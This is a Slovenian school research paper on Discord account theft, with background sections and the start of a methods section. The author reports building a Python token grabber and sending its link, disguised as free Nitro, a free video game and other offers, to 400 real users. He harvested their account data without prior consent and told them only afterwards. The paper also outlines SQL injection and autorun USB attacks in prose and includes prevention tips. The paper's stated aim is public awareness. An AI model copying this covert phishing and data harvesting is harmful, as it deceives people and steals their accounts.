OSNOVNA ŠOLA
LJUBEČNA

RAZISKOVALNA NALOGA

DELJENJE OSEBNIH PODATKOV PRI PRENOSU PIRATSKIH VSEBIN NA DISCORD-U

Tematsko področje: RAČUNALNIŠTVO

Avtor:
David Gajšek, 9. razred

Mentor:

Boštjan Ketiš, prof. fiz. in mat.

MESTNA OBČINA CELJE, MLADI ZA CELJE

Celje, 2022

KAZALO

Kazalo slik, grafov in prilog ... 3
POVZETEK ... 4
SUMMARY ... 4
1 UVOD ... 5
1.1 Zakaj raziskovalna naloga ... 5
1.2 Namen ... 5
1.3 Cilj raziskave ... 5
1.4 Hipoteze ... 5
2 PREGLED OBJAV ... 6
2.1 Vrste podatkov ... 6
2.2 Kako pridobiti podatke ... 6
2.3 Discord ... 7
2.3.1 Delovanje Discorda ... 8
2.3.2 Kako se Disocrd "okuži" ... 8
2.3.3 Vrste deljenja okužene datoteke ... 9
2.3.4 Preventiva ... 10
3. METODE ... 12
3.1 Program ... 12
3.2 Uporabniki ... 12
4. REZULTAT ... 14
5. RAZPRAVA IN POTRDITEV HIPOTEZ ... 20
6. ZAKLJUČEK ... 22
7. ZAHVALA ... 22
8. VIRI IN LITERATURA ... 23
9. PRILOGA ... 24

Kazalo slik, grafov in prilog

Slika 1: Prikaz, kako škodljiva datoteka pride do uporabnika. 9
Slika 2: Promocija lažne akcije ob božiču 10
Slika 3: Varnostne možnosti, ki jih ponuja Discord svojim uporabnikom. 10
Slika 4: Mapa, v kateri Discord hrani nezaželene datoteke. 11
Slika 5: Izgled sporočila, ki ga je dobila Skupina 1.....12
Slika 6: Izgled sporočila, ki ga je dobila Skupina 2.....13
Slika 7: Izgled sporočila, ki ga je dobila Skupina 3.....13
Slika 8: Izgled sporočila, ki ga je dobila Skupina 4.....13

Graf 1: Število uporabnikov, ki so kliknili na povezavo na posamezni dan. 14
Graf 2: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 1. 15
Graf 3: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 2. 16
Graf 4: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 3. 17
Graf 5: Število uporabnikov, ki so na posamezni dan uporabili povezavo Skupine 4. 18
Graf 6: Število klikov na povezavo posameznih skupin in razporeditev le-teh po datumih19

Priloga 1: Program za pridobivanje podatkov, narejen v programskem jeziku Python 24

POVZETEK

V zadnjem času sem na aplikaciji Discord med zasebnimi sporočili našel kakšno, ki je promovirala neko brezplačno storitev ali izdelek.

Namen moje raziskovalne naloge je bil napisati program za pridobivanje podatkov in preveriti, katere vsebine so med uporabniki najbolj priljubljene.

Uporabil sem dve različni metodi: najprej sem izdelal program, nato pa sem izvedel še raziskavo in poslal povezave 400 uporabnikom. Program sem izdelal v programskem jeziku Python, in sicer tako, da uporabnik ob kliku na povezavo preda ključ, preko katerega program prevzame osebne podatke in doda v Excelovo tabelo. Drugo metodo pa sem izvedel s 400 uporabniki, ki sem jih razdelil v štiri skupine, od katerih je vsaka dobila svoje sporočilo z vsebino. Preizkusna doba je trajala 15 dni.

Izmed 400 uporabnikov jih je povezavo uporabilo približno 40 %, od tega jih je bilo največ iz Skupine 2. Ta skupina je dobila povezavo, ki je promovirala brezplačno videoigro. Najmanj uporabnikov se je zanimalo za Skupino 3, ki je ponujala brezplačen ogled filma. Tretji dan sem pri vseh skupinah dobil največ podatkov.

Izmed štirih skupin se uporabniki najbolj zanimajo za brezplačno videoigro. Vsem, ki dobijo povezavo ali datoteko, predlagam, naj je ne prenašajo, saj je lahko škodljiva.

KLJUČNE BESEDE: Discord, osebni podatki in škodljive povezave.

SUMMARY

Lately, while checking my private messages on Discord app, I have found some messages that promoted a free service or product.

The purpose of my research assignment was to write a data acquisition programme and to check which contents are the most popular among users.

I used two different methods: first, I created the programme, then I did some research and sent links to 400 users. I created the programme in the Python programming language, so that when a user clicks on the link, he or she hands over the key through which the programme downloads his or her personal data and adds them to an Excel chart. I carried out the second method with 400 users who were divided into four groups. Each group got a message with a different content. The trial period lasted 15 days.

Among all the 400 users, approximately 40 % clicked on the link. Most of them were from group 2 which received the link promoting a free video game. The least users were from group 3 which offered them to watch a film for free. The third day of the trial was the one when I got most of the data from all the groups.

Among the four groups, the users were the most interested in the free video game. I advise to everyone who receives a link or a file not to download it because it can be harmful.

KEY WORDS: Discord, personal data and harmful links.

1 UVOD

1.1 Zakaj raziskovalna naloga

Za raziskovalno nalogo sem se odločil, ker sem želel razširiti razgledanost ljudi o naši ranljivosti pri klikanju povezav in prenosu podatkov. Zlonamerni uporabniki se mi zdijo velika težava, ki jo uporabniki računalnikov prevečkrat podcenjujemo. O raziskovalni nalogi takšne vrste sem razmišljal že dlje časa, a so me letos še posebej motivirala sporočila (podobna tem, ki sem jih uporabil sam), ki sem jih dobival od uporabnikov in prijateljev, katerih uporabniški podatki so že bili ukradeni. Zato sem se odločil, da sam napišem program, s katerim bi lahko pridobil vse potrebne podatke za prevzem uporabniškega računa naključne osebe. Z nalogo sem želel pokazati dve dejstvi: kako lahko je izdelati program za krajo podatkov ter koliko ljudi še vedno uporablja sumljive oziroma škodljive povezave.

1.2 Namen

Namen moje raziskovalne naloge je ugotoviti, ali lahko sam naredim program, s katerim bi lahko pridobil uporabniško ime uporabnikov. Zanimalo me je tudi, na katero od ponujenih štirih vsebin bodo uporabniki največkrat kliknili.

1.3 Cilj raziskave

Pri raziskovalni nalogi sem si zadal dva cilja:

1. Sestaviti program, s katerim bom lahko pridobil uporabniško ime uporabnika, če bo le-ta kliknil na pripeto povezavo.

2. Raziskati, katera vsebina bo najbolj zanimala uporabnike Discord-a.

1.4 Hipoteze

Hipoteze, ki sem jih preverjal, so bile:

1. S programom, ki ga bom napisal sam, je mogoče pridobiti uporabniško ime uporabnika.

2. Izmed vseh ponujenih vsebin bo največ ljudi kliknilo na povezavo do brezplačne naročnine na Discord.

3. Program lahko razvijem sam.

2 PREGLED OBJAV

2.1 Vrste podatkov

Tako imenovane baze podatkov so v resnici le nekakšne shrambe, ki lahko hranijo milijone terabajtov podatkov. Imajo tri glavne naloge: hranjenje podatkov, hranjenje podatkov za izvajanje poslovnih operacij, zagotavljanje podatkov za upravljanje in zagotavljanje podatkov iz okolja organizacije. Baza podatkov je osnovni vir organizacije in če le-ta hoče biti uspešna, mora biti baza oblikovana tako, da:

- omogoča hiter dostop do podatkov,
- vsebuje točne podatke brez preobilja podatkov oziroma brez odvečnih podvajanj,
- omogoča učinkovito delo,
- je prilagodljiva,
- zagotavlja varnost.

Podatke delimo v več vrst: veliki podatki (držijo veliko informacij in so večinoma shranjeni v posebnih »data bazah«), časovno označeni podatki (ob informaciji podatka ima pomembno vlogo čas izdaje podatka, pridobitve podatka …), strojni podatki (izdajajo jih najrazličnejše naprave in vsebujejo podatke o njihovem dejanju), prostorsko temporalni podatki (povejo nam čas in kraj neke informacije oziroma dogodka), odprti podatki (so na voljo na spletu in namenjeni prosti uporabi), temni podatki (so največkrat spremenjeni v korist podjetja ali posameznika in so nezakoniti) ter osebni podatki (največkrat uporabniška imena, imena, naslovi, elektronski naslov, gesla ...) (https://www.forbes.com/sites/adrianbridgwater/2018/07/05/the-13-types-of-data/, 2. 2. 2022).

2.2 Kako pridobiti podatke

Podatki v internetni obliki nas v današnjem času obkrožajo ves čas. Te podatke je treba prenašati iz enega vira do drugega vira oziroma od uporabnika do uporabnika in ravno ti prenosi so tarče zlonamernih poznavalcev omrežij in baz, ki lahko dandanes do naših podatkov pridejo na najrazličnejše načine.

Preden pa razumemo, kako »napadalci« pridejo do naših podatkov, moramo razumeti, kako so shranjeni. Hranijo jih v bazah, katerih pomen sem razložil v prejšnjem odstavku. Ko se je elektronsko hranjenje podatkov prvič pojavilo, so lahko napadalci do njih prišli z lahkoto, kar pa dandanes ni več mogoče zaradi močne zaščite in varovanja osebnih in poslovnih podatkov. Sistemi za upravljanje baz podatkov so zelo sofisticirani programi, ki so rezultat večdesetletnih raziskav in razvoja. Tako ti programi uporabljajo lastne varnostne zaščite za dostop do podatkov, ki jih hranijo. Kot taki so imuni na mnogo napadov, imajo pa tudi slabosti, saj zaradi zapletene kode napadalci najdejo bližnjice skozi spletne strani, ki pa niso tako močno varovane.

Tako smo prišli do prvega načina vdorov – preko spletne strani. Takšni vdori so najpogostejši in hkrati najbolj napredni izmed vseh ostalih, saj se program skozi spletni vmesnik s pomočjo t.i. SQL vbrizga prebije skozi varnostne sisteme in dostopa do omejene količine podatkov, ki po navadi ne vsebujejo pomembnih gesel in drugih poslovnih skrivnosti.

Drugi način, ki ga bom predstavil, je dosti bolj preprost, in sicer s pomočjo USB-ključka oziroma hranilnika podatkov. Takšen način v osnovi ni namenjen večji kraji podatkov, saj lahko naenkrat napade le en računalnik, deluje pa nekako tako: napadalec kupi ali sam zgradi prilagojen USB-ključek, ki samodejno začne program, po tem ko je priklopljen v računalnik. Ko zgradi oziroma kupi ključek, mora nanj napadalec namestiti program za vdiranje (preprostejši so na voljo na ilegalnih straneh, naprednejše pa je potrebno samostojno napisati). Poznamo dve vrsti le-teh: prvi program je namenjen vdiranju v računalnik, drugi pa le vnese virus, ko je računalnik že odklenjen. Ko je ključek pripravljen, ga je potrebno vključiti v računalnik, on pa samodejno izklopi zaščito proti virusom, kopira vse podatke in nato onesposobi računalnik za nadaljnje delovanje. Ta dva načina sta se mi zdela najbolj zanimiva in sem ju zato podrobno predstavil, poznamo pa še več načinov pridobivanja podatkov: z »minanjem«, kjer program tako dolgo ugiba gesla, da se prebije skozi zaščito, s tako imenovanim samodejnim virusom, ki ga aktiviramo sami s pritiskanjem na škodljive povezave in datoteke (ta način sem uporabil sam), in pa z »redline stealarom«, ki je skrajno zapleten sistem večjih programov, a hkrati najučinkovitejši način za pridobivanje podatkov. Poudaril bi, da so takšni načini pridobivanja podatkov nezakoniti in da sem sam po opravljeni nalogi in meritvah vse sodelujoče uporabnike obvestil o namenu pridobivanja njihovih podatkov (https://www.zscaler.com/blogs/security-research/discord-cdn-popular-choice-hosting-malicious-payloads, 10. 2. 2022).

2.3 Discord

Moje raziskovanje se v celoti vrti okoli Discorda, zato bom v nadaljevanju predstavil le-tega. Discord je aplikacija za sporočanje in digitalno izmenjavo podatkov. Discord je predvsem poznan med mladostniki in predstavlja eno izmed glavnih socialnih omrežij za pogovor med igranjem iger. Discord se je na trgu pojavil leta 2015 in hitro pridobil veliko število uporabnikov. Predvsem je znan po svoji nemoteči izkušnji med igranjem, saj za svoje delovanje ne potrebuje velike moči in boljših komponent ter programov računalnika. Kot je bilo že prej omenjeno, se je sprva razširil med igralci videoiger, a je sedaj enakovreden ostalim večjim družabnim omrežjem, od katerih se razlikuje predvsem po tem, da ni namenjen objavljanju slik. Namenjen je predvsem sestavljanju različnih omrežij, kjer se ljudje pogovarjajo in se družijo. Znan je po preprosti uporabi, ki uporabniku omogoča, da sam ustvari »serverje« (zasebna omrežja, kjer se lahko uporabniki pogovarjajo, si pišejo, pošiljajo datoteke … in vse to lahko storijo z nekaj kliki, svoja omrežja pa lahko v nadaljevanju razdelijo na posamezne kategorije, namenjene specifičnim temam), ki imajo neskončno veliko možnosti prilagajanja. Sedaj, ko je podjetje zraslo, ponuja tudi plačljive storitve, med katere sodita:

- »Discord nitro« (ki nam omogoča animirano profilno fotografijo, zaslonsko sliko, večja sporočila in mnogo več);
- »boostanje serverjev« (bistvo boostanja serverjev je pomagati le-tem. Zaradi preglednosti in možnost večjega zaslužka so to storitev razdelili na tri nivoje:
    a) Prvi omogoča več lastnih nalepk, večja sporočila, boljšo kvaliteto pri prenosu v živo ter boljšo kvaliteto zvoka.
    b) Drugi in tretji nivo ponujata enako kot prvi, le da že prej navedenim izboljšavam dvignejo kakovost). V poprečju Discord boost stane okoli 5 € na mesec.

Zaradi preproste uporabe in brezplačne storitve Discorda se vedno več podjetij odloča in svoje oglaševanje prenaša na aplikacijo. Sedaj, ko sta podjetje in aplikacija že bolj

prepoznavna, so dodali zaščito pred internetnimi napadi, ki lahko uničijo omrežja zaradi prevelike obremenitve (DDOS-I). Lahko ga uporabljamo na računalniku, prenosniku in telefonu, prav tako ima različne zaščite pred "vdiranjem v sisteme" brez naše vednosti. Kar pomeni le, da smo varni v primeru, ko ne klikamo na različne povezave in se ne prijavljamo v nepoznane spletne strani (https://geeksadvice.com/remove-nitrohack-malware/, 24. 1. 2022, Discord https://discord.com/, 20. 12. 2020).


2.3.1 Delovanje Discorda

Kot v vsako drugo spletno oz. družabno omrežje se moramo prijaviti tudi v Discord. Ob registraciji vnesemo uporabniško ime, geslo in e-naslov, ki pa ga mora Discord nekako shraniti. Na začetku, ob izdaji aplikacije, ko je bilo podjetje še manjše, v lasti niso imeli tako velikih strežnikov, kot jih imajo sedaj, zato so se odločili, da za shranjevanje podatkov uporabijo metodo token oziroma ključ. Token-i so, če poenostavimo, zaporedje črk in številk, ki so popolnoma naključne in se pripišejo uporabniku, ko se le-ta registrira. Ti token-i so shranjeni na Discord-ovih strežnikih in nam povejo skoraj vse o uporabniku: geslo, uporabniško ime, e-poštni naslov, a je z različnimi vdori do njih skoraj nemogoče priti, ker pa ima vsak uporabnik dostop do svojega token-a, lahko token pridobimo direktno od uporabnikov (https://www.purevpn.com/blog/discord-virus/, 28. 1. 2022).

2.3.2 Kako se Disocrd "okuži"

Discord se lahko okuži na več različnih načinov: s škodljivim programom, ki okuži napravo, s programom, ki pride do strežnika tarče s pomočjo obhajanja določenih obrambnih sistemov (Slika 1). Drugi način je s tako imenovanim minanjem (škodljivec ročno pride do določenih podatkov) ali pa z načinom, ki ga uporabljam sam, in sicer s »token grabberji« (program s klikom na povezavo pridobi zaporedje števil, ki jih pretvori v podatke). Ker pa je token potrebno dati uporabniku, uporabljam še metodo, ki jo imenujemo trojanski konj (uporabniku pošljemo datoteko, za katero misli, da je nekaj drugega, kot v resnici je), s pomočjo katerega bo uporabnik aktiviral »grabber« oziroma program.


V nadaljevanju bom predstavil način, ki sem ga uporabljal sam, in sicer »token grabber« s pomočjo metode trojanskega konja. Prevara na način trojanskega konja je zelo razširjena metoda in če je prav uporabljena, tudi zelo napredna. Za namen raziskovalne naloge sem poslal datoteko s programom, za katerega uporabnik ne ve (zato sem ta način opredelil kot metodo trojanski konj), kot prikazuje spodnja skica. Ker pa je dandanes obveščenost ljudi o prevarah močno razširjena, sem datoteko spremenil v internetno povezavo, saj se po mojem mnenju ljudje ne zavedajo, kako nevarne so lahko. Povezava je zasnovana tako, da uporabnik s klikom na povezavo napadalcu oziroma v tem primeru meni, omogoči dostop do svojega uporabniškega računa in s tem do tokena oziroma zapisanega zaporedja številk in črk, ki ga skripta v spletni aplikaciji samodejno pretvori v podatke, ki sem jih želel pridobiti (https://nordvpn.com/th/blog/discord-malware/, 28. 1. 2022, https://www.purevpn.com/blog/discord-virus/, 28. 1. 2022, https://www.zscaler.com/blogs/security-research/discord-cdn-popular-choice-hosting-malicious-payloads, 10. 2. 2022).



Slika 1: Prikaz, kako škodljiva datoteka pride do uporabnika.

2.3.3 Vrste deljenja okužene datoteke

V prejšnjih poglavjih sem predstavil več načinov pridobivanja podatkov z Discord-om. Sedaj pa se bom osredotočil na metodo z okuženo datoteko, ki jo prikazuje zgornja slika. Okužene datoteke oz. povezave delimo na dve skupini: prenosljive in neprenosljive. Neprenosljive napadalec pošlje večji skupini ljudi, ki v primeru klika na povezavo ali datoteko izdajo svoje podatke. Prenosljive pa so nekoliko bolj zapletene, saj jih ponovno delimo v dve skupini: prenosljive in avtomatsko prenosljive. Prenosljive (v primeru internetne povezave) lahko uporabnik kopira in jih pošlje naprej ostalim uporabnikom in program za pridobitev podatkov bo še vedno deloval. Pri avtomatsko prenosljivem, ki je izmed vseh najbolj zapleten, pa se uporabnik na škodljivi povezavi prijavi v lažno stran in s tem omogoči ves nadzor nad svojim uporabniškim računom napadalcu. Ko napadalec dobi dostop do računa s pomočjo skripte (preprost program za avtomatizacija preprostih del), vsem prijateljem, ki jih ima uporabnik dodane in je z njimi v stiku, pošlje sporočila, ki izgledajo nekako kot Slika 2 pod tem besedilom (takšna sporočila pošlje tudi v vse skupine oziroma serverje, del katerih je uporabnik). Zadnja metoda je najzahtevnejša, a doseže največ ljudi v najkrajšem času in se je zaradi tega v tem času močno razširila (https://www.quora.com/Can-someone-hack-into-our-phones-even-if-we-share-media-with-them, 31. 1. 2022).




Slika 2: Promocija lažne akcije ob božiču

2.3.4 Preventiva

Glavna zaščita pred vsemi sovražnimi vsebinami, ne le na Discordu, ampak velja na splošno, je, da na spletu ne klikamo na povezave, ki jih ne poznamo. Pri zaščiti nam pomagajo še različni antivirusni programi, ki lahko pregledajo naš računalnik, ampak ne zagotavljajo 100 % zaščite. Seveda se Discord kot podjetje zaveda, da so vdori hud problem, zato imajo svoj sistem za preprečevanje le-teh. Ker pa zaščita ni samodejna, jo moramo vklopiti v nastavitvah. Pri zaščiti svojih uporabnikov so se lastniki podjetja zelo potrudili, saj lahko izbiramo med tremi nivoji zaščite (Slika 3):


- »Keep me safe«, ki pregleda sporočila vseh uporabnikov,
- »My friends are nice«, ki pregleda vsa sporočila, razen tistih, ki pridejo od ljudi, ki jih označimo kot prijatelje in
- »Do not scan« – Discord ne pregleda nobenih sporočil.



Slika 3: Varnostne možnosti, ki jih ponuja Discord svojim uporabnikom.

Poleg teh opcij lahko vklopimo dodatne zaščite, kot so: preprečitev vseh NSFW sporočil (oznaka NSFW pomeni »not safe for work« in označuje sporočila, ki vsebujejo pornografijo ali grafične prizore, ki bi lahko bili neprimerni za določene uporabnike) in druge.

Ker pa se včasih zgodi, da na povezavo kliknemo po pomoti, lahko preverimo, ali je bila leta škodljiva, in sicer tako, da v iskalcu datotek napišemo naslednji ukaz (Slika 4): %AppData%Discord[version]modulesdiscord_desktop_coreindex.js, kar nas pripelje do strani, na kateri naj ne bi bilo nič, saj je to mapa za nezaželene oziroma tiste datoteke, ki se Discordu zdijo sumljive. Ko datoteke najdemo, jih izbrišemo, saj s tem preprečimo krajo podatkov, ampak že storjene škode ne moremo preprečiti. Zavedati se moramo, da se nekaterih napadov ne moremo »ubraniti«, saj lahko slabo namerni uporabniki dostopajo do naših podatkov tudi, če jim mi pri tem ne pripomoremo. Pred nedavnim je Discord v zaščito svojim uporabnikom dodal možnost blokiranja uporabnika in možnost prijave napadalca (https://nordvpn.com/th/blog/discord-malware/, 28. 1. 2022, https://geeksadvice.com/remove-nitrohack-malware/, 24. 1. 2022, https://discord.com/safety/360044104071-Tips-against-spam-and-hacking, 21. 12. 2020).



Slika 4: Mapa, v kateri Discord hrani nezaželene datoteke.


3. METODE

3.1 Program

Program sem napisal v programskem jeziku Phyton (Priloga 1), saj mi je bil že poznan. Opravil sem tudi krajši tečaj, na katerem sem ponovil osnove programiranja, nato pa sem se lotil izdelave programa. Program je v polni obliki plačljiv, zaradi tega sem uporabil verzijo, ki je dostopna na njihovi spletni strani in jo vnesel v Visual studio code. Pri sestavi osnove programa sem si pomagal z Youtube tečaji, ki sicer prikazujejo izdelovanje programa, ki uporabniku s pomočjo ukazov pomaga pri določenih nalogah (Discord bot). Sprva nisem imel težav, vendar so se le-te začele pojavljati, ko je Discord posodobil svojo osnovno kodo, zaradi česar se koda posledično ni prikazovala v brskalniku. Problem sem hitro odpravil in nadaljeval z delom. Po predlogu mentorja sem poleg programa izdelal tudi enostavnejši program za avtomatizacijo določenih preprostejših nalog (skripta). Skripto sem uporabil tako, da je podatke, ki sem jih dobil pretvorjene iz uporabnikovega tokena, samodejno razvrstila v Excelov format po določenih kategorijah. Ker sem izdelal skripto, je bilo razvrščanje podatkov mnogo lažje in je vzelo manj časa, kot bi ga sicer (https://www.youtube.com/watch?v=XKHEtdqhLK8&t=1s, 14. 12. 2020,
https://www.python.org/, 21. 12. 2020,
https://code.visualstudio.com/, 22.12.2020,
Krebelj, 2013, str. 25-29, 51-53).


3.2 Uporabniki

Uporabnike sem našel s pomočjo prijateljev, ki sta posredovala mojo povezavo in s tem razširila količino uporabnikov. Ker sem si zamislil štiri kategorije oziroma vsebine, na katere lahko uporabniki kliknejo, sem se odločil, da naključno izberem 400 uporabnikov in jih razdelim v štiri skupine po 100. Skupine sem označil od Skupine 1 do Skupine 4 in vsaki dodelil povezavo, ki sem jo povezal z vsebino besedila. Sporočilo je vsebovalo kratko besedilo, v katerem je bilo navedeno, kaj povezava ponuja, sledila je sama povezava, spodaj pa je bila slika, ki naj bi vzbudila uporabnike h kliku na povezavo.
Skupina 1 je dobila sporočilo (Slika 5), ki je promoviralo brezplačno premium naročnino na aplikacijo Discord (s to naročnino dobimo animirano profilno fotografijo, možnost pošiljanja večjih datotek ...).




Slika 5: Izgled sporočila, ki ga je dobila Skupina 1.

Skupina 2 je dobila sporočilo (Slika 6), ki je promoviralo plačljivo računalniško igro (Grand theft auto:5, ki v trenutku pisanja v povprečju stane okoli 30 €).



